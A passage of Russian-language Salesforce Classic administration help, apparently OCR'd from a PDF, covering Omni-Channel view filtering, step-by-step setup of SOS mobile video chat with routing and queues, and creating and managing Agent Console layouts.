
Фильтрация используется для уменьшения отображаемой информации на экране и более быстрого поиска нужных данных. Например, чтобы посмотреть информацию об одной конкретной группе агентов, перейдите в представление «Все агенты» и выберите этих агентов в фильтре. Несколько фильтров можно также применять к одной сетке. Можно беспрепятственно переходить из открытых интересов агента в открытые обращения очереди первого уровня с временем ожидания более 5 минут.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сортировку можно использовать для организации столбцов в порядке возрастания и убывания. Например, чтобы посмотреть, какие агенты со статусом «В сети» недавно приняли работу, отфильтруйте представление «Все агенты», чтобы в нем отображались только агенты со статусом «В сети», и отсортируйте столбец «Время, прошедшее с последнего принятого элемента» по возрастанию.



Агенты со статусом «В сети», которые недавно приняли работу, будут отображены вверху экрана. Возможности так же безграничны, как и ваши интересы.

Настройка видеочата SOS и функции общего доступа к экрану


Задумываетесь об абсолютно новом способе общения с клиентами? SOS — это решение по мобильной поддержке Service Cloud. SOS позволяет добавлять кнопку справки в собственное мобильное приложение iOS или Android для предоставления клиентам возможности общения с агентами посредством одностороннего видеочата или двухстороннего аудиочата.

Время общения клиентов с безымянными и безликими агентами по телефону давно прошло. Теперь клиенты могут взаимодействовать с агентами посредством видеочата, поддерживающего функцию общего доступа к экрану и аннотации для получения индивидуальных консультаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



SOS интегрируется на консоль Salesforce для Service Cloud. Агенты могут быстро просматривать обращения, записи организаций и сведения о клиентах прямо во время видеовызовов. Кроме того, возможность рисования на экранах клиентов во время сеанса SOS позволяет агентам более наглядно решать проблемы клиентов. Таким образом, клиенты получают индивидуальную комплексную поддержку, а агентам отображается информация, необходимая для решения проблем клиентов прямо на консоли.

Кроме того, SOS полностью интегрируется в мультиканал (механизм маршрутизации Service Cloud). Рекомендуем использовать мультиканал для настройки способа маршрутизации рабочих элементов (включая видеовызовы SOS) агентам. Маршрутизация вызовов SOS свободным агентам организации выполняется в режиме реального времени — без стороннего механизма маршрутизации!

Дополнительную информацию об интеграции SOS в мобильные приложения см. в пакетах «Интегрируемые чаты для iOS» и «Интегрируемые чаты для Android».

Прежде чем настроить SOS, включите мультиканал в организации.

1. Назначение агентам лицензий службы SOS
   Каждый агент, использующий SOS, должен иметь лицензию SOS, а также входить в набор полномочий, поддерживающий такую лицензию.

2. Включение лицензии SOS

   Чтобы включить лицензию SOS для пользователей, используется набор полномочий.

3. Создание статуса присутствия SOS

   Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Рекомендуем создать статус присутствия, позволяющий агентам определять свою доступность для получения вызовов SOS.

4. Предоставление пользователям доступа к статусам присутствия SOS посредством наборов полномочий

   Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

5. Предоставление пользователям доступа к статусам присутствия SOS посредством профилей

   Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

6. Создание конфигураций маршрутизации SOS

   Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Рекомендуем создать конфигурацию маршрутизации SOS для определения способа распределения вызовов SOS между агентами.

7. Создание очереди SOS

   Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями, сервисными контрактами и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Рекомендуем создать очередь SOS для перенаправления вызовов SOS агентам SOS. Затем очередь SOS будет связана с созданной ранее конфигурацией маршрутизации SOS.

8. Обновление параметров консоли Salesforce

   После полной настройки SOS для организации рекомендуем обновить некоторые параметры на консоли Salesforce для предоставления агентам возможности получения работы.

9. Создание развертывания SOS

   Рекомендуем создать развертывание SOS для интеграции параметров SOS из системы Salesforce в мобильное приложение.

Назначение агентам лицензий службы SOS

Каждый агент, использующий SOS, должен иметь лицензию SOS, а также входить в набор полномочий, поддерживающий такую лицензию.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите пользователя, которому надо назначить лицензию SOS.
3. Нажмите **«Назначения лицензии набора полномочий»**.
4. Щелкните **«Редактировать назначения»**.
5. Установите флажок **«Включено»** для поля **«Пользователь SOS»**.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- Настройка приложения

Включение лицензии SOS

Чтобы включить лицензию SOS для пользователей, используется набор полномочий.

Можно добавлять только тех пользователей, которым назначена лицензия SOS в наборе полномочий.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите набор полномочий SOS.

   Если у вас нет набора полномочий SOS, создайте хотя бы один. Для параметра «Лицензия пользователя» выберите *«Нет»*.
3. Щелкните **«Полномочия приложения»**.
4. Нажмите кнопку **«Правка»**.
5. Выберите **«Включить лицензии SOS»**.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- Настройка приложения

СМ. ТАКЖЕ:

Наборы полномочий

Создание статуса присутствия SOS

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Рекомендуем создать статус присутствия, позволяющий агентам определять свою доступность для получения вызовов SOS.

Статус присутствия может быть связан как минимум с одним каналом рабочих элементов. Свяжите статус присутствия SOS с каналом обслуживания SOS. Данный алгоритм позволяет агентам получать вызовы SOS при выполнении входа посредством статуса присутствия SOS.

1. Введите строку *«Присутствие»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Статусы присутствия»** и щелкните **«Создать»**.
2. Введите имя статуса.

   Например, «Доступен для SOS». Версия данного имени автоматически добавляется в поле «Имя разработчика».
3. Установите переключатель **«В сети»** в разделе «Параметры статуса».
4. Добавьте канал «SOS» в список «Выбранные каналы» раздела «Каналы обслуживания».
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:
- Настройка приложения

Предоставление пользователям доступа к статусам присутствия SOS посредством наборов полномочий

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

При необходимости предоставьте пользователям доступ к статусам присутствия посредством профилей.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Щелкните имя набора полномочий, содержащего агентов SOS.
3. Щелкните ссылку **«Доступ к статусам присутствия услуги»**.
4. Нажмите кнопку **«Правка»**.
5. Выберите созданный ранее статус присутствия SOS («Доступен для SOS»).
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:
- Настройка приложения

Для изменения наборов полномочий:
- Управление профилями и наборами полномочий

Предоставление пользователям доступа к статусам присутствия SOS посредством профилей

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

При необходимости предоставьте пользователям доступ к статусам присутствия посредством наборов полномочий.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя профиля, содержащего агентов SOS.

   Не рекомендуем щелкать ссылку **«Правка»** напротив имени профиля. В противном случае, раздел страницы, позволяющий включить статусы, будет недоступен.
3. Нажмите кнопку **«Правка»** в разделе «Доступ к статусу присутствия услуги включен».
4. Выберите нужный статус присутствия SOS («Доступен для SOS»).
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:
- Настройка приложения

Для изменения профилей:
- Управление профилями и наборами полномочий

Создание конфигураций маршрутизации SOS

Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Рекомендуем создать конфигурацию маршрутизации SOS для определения способа распределения вызовов SOS между агентами.

Создание данной конфигурации инициирует автоматическое создание очереди SOS для вызовов SOS. Затем конфигурация маршрутизации связывается с очередью SOS, предоставляя агентам возможность получения вызовов после настройки SOS.

1. Введите строку *«Маршрутизация»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Конфигурации маршрутизации»** и щелкните **«Создать»**.
2. Введите имя конфигурации маршрутизации.

   Например, «Конфигурация маршрутизации SOS». Версия данного имени автоматически добавляется в поле «Имя разработчика».
3. Определите приоритет маршрутизации.

   Если вызовы SOS являются наиболее важными или единственными рабочими элементами, которые могут обрабатываться агентами, задайте приоритету маршрутизации значение *«1»*. Данный приоритет позволяет маршрутизировать вызовы SOS агентам раньше других типов рабочих элементов.
4. Выберите нужную модель маршрутизации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:
- Настройка приложения

5. Задайте полю «Процент производительности» значение *«100»*.

   Одновременно агенты могут принимать только один вызов SOS; вызовы SOS используют 100% производительности агента.

6. Нажмите кнопку **«Сохранить»**.

Создание очереди SOS

Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями, сервисными контрактами и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Рекомендуем создать очередь SOS для перенаправления вызовов SOS агентам SOS. Затем очередь SOS будет связана с созданной ранее конфигурацией маршрутизации SOS.

Рабочим элементам очереди SOS назначается приоритет, выбранный в конфигурации маршрутизации SOS, созданной ранее.

Чтобы гарантировать правильную работу маршрутизации, назначьте каждого агента очереди, из которой они будут получать рабочие элементы.

Дополнительную информацию об очередях см. в разделе «Общие сведения об очередях» справки Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- Настройка приложения

1. Введите строку *«Очереди»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Очереди»**.
2. Нажмите кнопку **«Создать»**.
3. Введите имя очереди в поле «Метка».

   Например, «Очередь SOS». Версия данного имени автоматически добавляется в поле «Имя очереди».

4. Найдите и выберите созданную ранее конфигурацию маршрутизации («Конфигурация маршрутизации SOS») в поле «Конфигурация маршрутизации».
5. Добавьте объект *«Сеанс SOS»* в список выбранных объектов раздела «Поддерживаемые объекты».
6. Добавьте каждого нужного агента в поле «Выбранные пользователи» раздела «Участники очереди».
7. Нажмите кнопку **«Сохранить»**.

Обновление параметров консоли Salesforce

После полной настройки SOS для организации рекомендуем обновить некоторые параметры на консоли Salesforce для предоставления агентам возможности получения работы.

Рекомендуем добавить виджеты «Мультиканал» и «SOS» на консоль, а также добавить URL-адрес `salesforceliveagent.com` в список разрешенных.

Виджеты «SOS» и «Мультиканал» отображаются в нижнем колонтитуле консоли Salesforce. Виджет «Мультиканал» позволяет агентам изменять статус присутствия и определять очередность входящих рабочих назначений, включая вызовы SOS. Вызов SOS, принятый агентом, открывается посредством виджета «SOS», позволяющего агентам просматривать экран клиента.

Чтобы исключить блокировку вызовов брандмауэрами компании, рекомендуем добавить URL-адрес `salesforceliveagent.com` в список разрешенных. Данный алгоритм позволяет гарантировать безопасность всех вызовов SOS клиентов для агентов.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив нужного приложения консоли Salesforce .
3. Добавьте элементы «Мультиканал» и «SOS» в список выбранных элементов в разделе «Выбрать компоненты консоли».
4. Добавьте URL-адрес `salesforceliveagent.com` в список разрешенных доменов в поле «Добавить домены в список разрешенных».
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения консоли:

- Настройка приложения

Создание развертывания SOS

Рекомендуем создать развертывание SOS для интеграции параметров SOS из системы Salesforce в мобильное приложение.

Созданному развертыванию SOS назначается уникальный код. Мобильные разработчики используют данный код развертывания для интеграции параметров SOS из системы Salesforce в мобильное приложение.

1. Введите строку «*Развертывания SOS*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Развертывания SOS»**.
2. Нажмите кнопку **«Создать»**.
3. Настройте параметры развертывания.
4. Нажмите кнопку **«Сохранить»**.
5. Скопируйте код развертывания SOS со страницы сведений и отправьте его мобильным разработчикам.

   Интеграция развертывания SOS в мобильное приложение выполняется мобильными разработчиками посредством пакета *SOS iOS SDK*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания развертываний SOS:

- Настройка приложения

Параметры развертывания SOS

Параметры развертывания SOS определяют способ интеграции параметров SOS системы Salesforce в мобильное приложение.

Параметры развертывания SOS

Параметры развертывания SOS определяют способ интеграции параметров SOS системы Salesforce в мобильное приложение.

Ниже перечислены параметры, доступные при создании или редактировании развертывания SOS.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Выполняемые функции
Имя развертывания SOS	Данный параметр определяет имя развертывания. Данное имя или его версия автоматически добавляется в поле «API-имя».
API-имя	Данный параметр определяет API-имя развертывания Live Agent.
Активировать развертывание	Данный параметр активирует развертывание, позволяя клиентам запрашивать вызовы SOS при развертывании SOS в мобильном приложении.
Только голосовой режим	Данный параметр выключает функцию видеосвязи, позволяя агентам и клиентам общаться только посредством аудиосвязи.
Включить заднюю камеру	Данный параметр позволяет клиенту передавать агентам видеоизображение, снятое посредством задней камеры мобильного устройства клиента.
Очередь	Данный параметр определяет очередь для маршрутизации входящих вызовов SOS.
Запись сеанса включена	Данный параметр инициирует автоматическую запись сеансов SOS.
Поставщик хранилища записей сеансов	Данный параметр определяет поставщика хранилища данных, используемого для хранения записей сеансов SOS. Данный параметр доступен только после включения функции записи сеанса.
Ключ API поставщика хранилища записей сеансов	Код ключа доступа, связанного с учетной записью хранилища Amazon S3. Данный

Параметр	Выполняемые функции
	параметр доступен только после включения функции записи сеанса.
Секрет API поставщика хранилища записей сеансов	Код секрета доступа, связанного с учетной записью хранилища Amazon S3. Данный параметр доступен только после включения функции записи сеанса.
Область поставщика хранилища записей сеансов	Имя области Amazon S3, которая должна использоваться для хранения записей сеансов SOS. Данный параметр доступен только после включения функции записи сеанса.

Настройка интерфейса обработки сообщений для агентов службы поддержки

Агенты службы поддержки – передовой отряд службы по работе с клиентами. Чтобы обеспечить высокое качество службы поддержки в целом, подготовьте удобный интерфейс, с помощью которого агенты смогут эффективно обрабатывать обращения.

Настройка обращений в Salesforce Classic

Выполните эти шаги высокого уровня для настройки ленты обращений в Salesforce Classic.

Настройка обращений в Lightning Experience

Прежде чем использовать ленту обращений в Lightning Experience, необходимо воссоздать стандартные публикаторы посредством быстрых действий.

СМ. ТАКЖЕ:

Консоль Salesforce

Настройка консоли Agent Console

Данный раздел позволяет ускорить начало работы с консолью Agent Console.

Прим.: Начиная с выпуска Spring '15 консоль Agent Console недоступна новым организациям.

Новая консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий. См. раздел «Консоль Salesforce».

Консоль Agent Console позволяет отображать все нужные сведения Salesforce на одном экране. Чтобы настроить консоль Agent Console, выполните указанные ниже действия.

1. Чтобы определить объекты, доступные пользователям в рамке спискового представления консоли, создайте макеты консоли.
2. Выберите связанные объекты, которые должны отображаться в мини-представлении.
3. Чтобы настроить поля и связанные списки объектов, которые должны отображаться в мини-представлении консоли, определите макеты мини-страниц.
4. Чтобы предоставить пользователям доступ к определенным объектам в списковом представлении консоли, назначьте профили макету консоли.
5. Чтобы предоставить пользователям доступ к консоли из приложений, добавьте консоль Agent Console в настраиваемые приложения.

Прим.: Консоль Agent Console не может быть добавлена на партнерские или клиентские порталы.

Страницы Visualforce могут отображаться на консоли Agent Console некорректно ввиду отсутствия междоменной связи между доменами Salesforce и Visualforce.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Agent Console:

- Настройка приложения

Создание макетов консоли Agent Console

Прим.: Начиная с выпуска Spring '15 консоль Agent Console недоступна новым организациям.

Новая консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий. См. раздел «Консоль Salesforce».

Чтобы создать макет для консоли Agent Console, выполните указанные ниже действия.

1. Введите строку *«Макеты консоли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты консоли»**.
2. Нажмите кнопку **«Создать»** и при необходимости выберите готовый макет для клонирования.
3. Введите имя нового макета.
4. Нажмите кнопку **«Сохранить»**.
5. Нажмите кнопку **«Правка»** в разделе «Выбранные списковые представления».
6. Чтобы добавить или удалить объект из макета, выберите нужный объект и щелкните стрелку **«Добавить»** или **«Удалить»**.

   Рамка спискового представления консоли отображает только объекты, добавленные в макет консоли, который назначен профилю пользователя.
7. Нажмите кнопку **«Сохранить»**.
8. Выберите связанные объекты, которые должны отображаться в мини-представлении консоли.

СМ. ТАКЖЕ:

Управление макетами консоли для консоли Agent Console

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания макетов консоли:

- Настройка приложения

Настройка макетов консоли Agent Console

Чтобы настроить макеты для консоли Agent Console, выполните указанные ниже действия.

1. Введите строку *«Макеты консоли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты консоли»**.
2. Выберите имя нужного макета.
3. Чтобы изменить поле макета «Имя» или «Описание», нажмите кнопку **«Правка»** в разделе «Сведения: макет консоли».
4. Чтобы добавить или удалить объект из макета, нажмите кнопку **«Правка»** в разделе «Выбранные списковые представления», выберите нужный объект и щелкните стрелку **«Добавить»** или **«Удалить»**.

   Рамка спискового представления консоли отображает только объекты, добавленные в макет консоли, который назначен профилю пользователя.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление макетами консоли для консоли Agent Console

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов консоли:

- Настройка приложения

Удаление макетов консоли Agent Console

Чтобы удалить макет для консоли Agent Console, выполните указанные ниже действия.

1. Введите строку *«Макеты консоли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты консоли»**.
2. Щелкните ссылку **«Удал.»** напротив имени нужного макета консоли.

Прим.: Макет консоли, назначенный профилю, не может быть удален. Рекомендуем сначала переназначить профиль другому макету консоли или отменить назначение макета консоли.

СМ. ТАКЖЕ:

Управление макетами консоли для консоли Agent Console

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления макетов консоли Agent Console:

- Настройка приложения

Управление макетами консоли для консоли Agent Console

Макеты консоли определяют объекты, доступные пользователям в рамке спискового представления консоли Agent Console. Например, чтобы предоставить пользователям доступ к списковым представлениям обращений и контактов на консоли, добавьте обращения и контакты в макет консоли, а затем назначьте данный макет консоли соответствующим профилям пользователей. Рамка спискового представления консоли отображает только объекты, добавленные в макет консоли, который назначен профилю пользователя.

На странице списка макетов консоли, на которую можно перейти путем ввода строки *«Макеты консоли»* в поле «Быстрый поиск» в меню «Настройка» после выбора пункта **«Макеты консоли»**, можно выполнить следующие действия.

- Чтобы создать макет, нажмите кнопку **«Создать»**.
- Чтобы изменить макет, нажмите кнопку **«Правка»**.
- Чтобы назначить макеты консоли профилям, нажмите кнопку **«Назначение макета консоли»**.

СМ. ТАКЖЕ:

Настройка консоли Agent Console

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и назначения макетов консоли Agent Console:

- Настройка приложения

Выбор связанных объектов для мини-представления консоли Agent Console

Связанные объекты, которые должны отображаться в мини-представлении консоли Agent Console, могут выбираться пользователями, но должны быть связаны с основным объектом посредством взаимосвязи «Поиск» или «Основная—подробная». Например, обращения содержат поля поиска организаций и контактов, поэтому основной объект «Обращения» может быть связан с объектами «Организации» и «Контакты».

1. В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».

   Стандартный или настраиваемый объект, выбранный на данном этапе, соответствует записи в подробном представлении консоли, а связанные объекты в мини-представлении соответствуют связанным записям.

2. Щелкните ссылку **«Правка»** напротив имени нужного макета страницы.
3. Щелкните **«Мини-представление консоли»** в заголовке макета страницы.
4. Чтобы выбрать связанные объекты, которые должны отображаться в мини-представлении, выберите имя нужного поля и нажмите кнопку **«Добавить»** или **«Удалить»**. Объекты могут быть выбраны только в том случае, если определены как взаимосвязи поиска, а соответствующие поля поиска добавлены в макет страницы. Чтобы изменить порядок отображения связанных объектов в мини-представлении, выберите имя нужного поля в списке «Выбранные поля взаимосвязи» и нажмите кнопку **«Вверх»** или **«Вниз»**. По завершении нажмите кнопку **«Сохранить»**.
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы задать поля и связанные списки, которые должны отображаться для связанных объектов в мини-представлении, определите макеты мини-страниц.

Прим.: Связанные объекты не могут быть выбраны для макета «Закрыть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания.

ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

